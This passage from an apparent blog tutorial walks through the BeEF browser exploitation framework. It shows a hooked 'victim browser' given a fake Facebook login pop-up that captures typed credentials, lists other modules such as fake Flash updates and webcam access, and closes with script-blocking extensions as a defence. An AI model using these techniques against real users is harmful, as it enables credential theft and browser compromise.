
I will "**Execute**" and send the "**Alert text**" of "**BeEF Alert Dialog**" to my victim browser.




Social Engineering, Pretty Theft



I'm going to pop up a window that looks like Facebook login page in my victim browser.



I'm going to add some fake credentials and see what happens.



As you can see "**user@domain.com**" and "**secretpw**" was recorded!

There are literally loads of nasty options there from fake session timeouts on many popular services, fake Flash update modals to upload exploits, accessing webcams, taking screenshots, playing sounds, creating users, and much more.

Protecting against BeEF

There are a few browser extensions which help prevent against BeEF attacks. They aren't really that pleasant to use as it involves "**whitelisting**" safe Javascript to run on sites.

Chrome

- No-Script Suite Lite
- Vegan

Firefox

- No-Script Suite Lite

Both of these aren't all that great and will cause problems with normal browsing. If anyone knows any good ways to prevent against BeEF attacks please leave a comment :)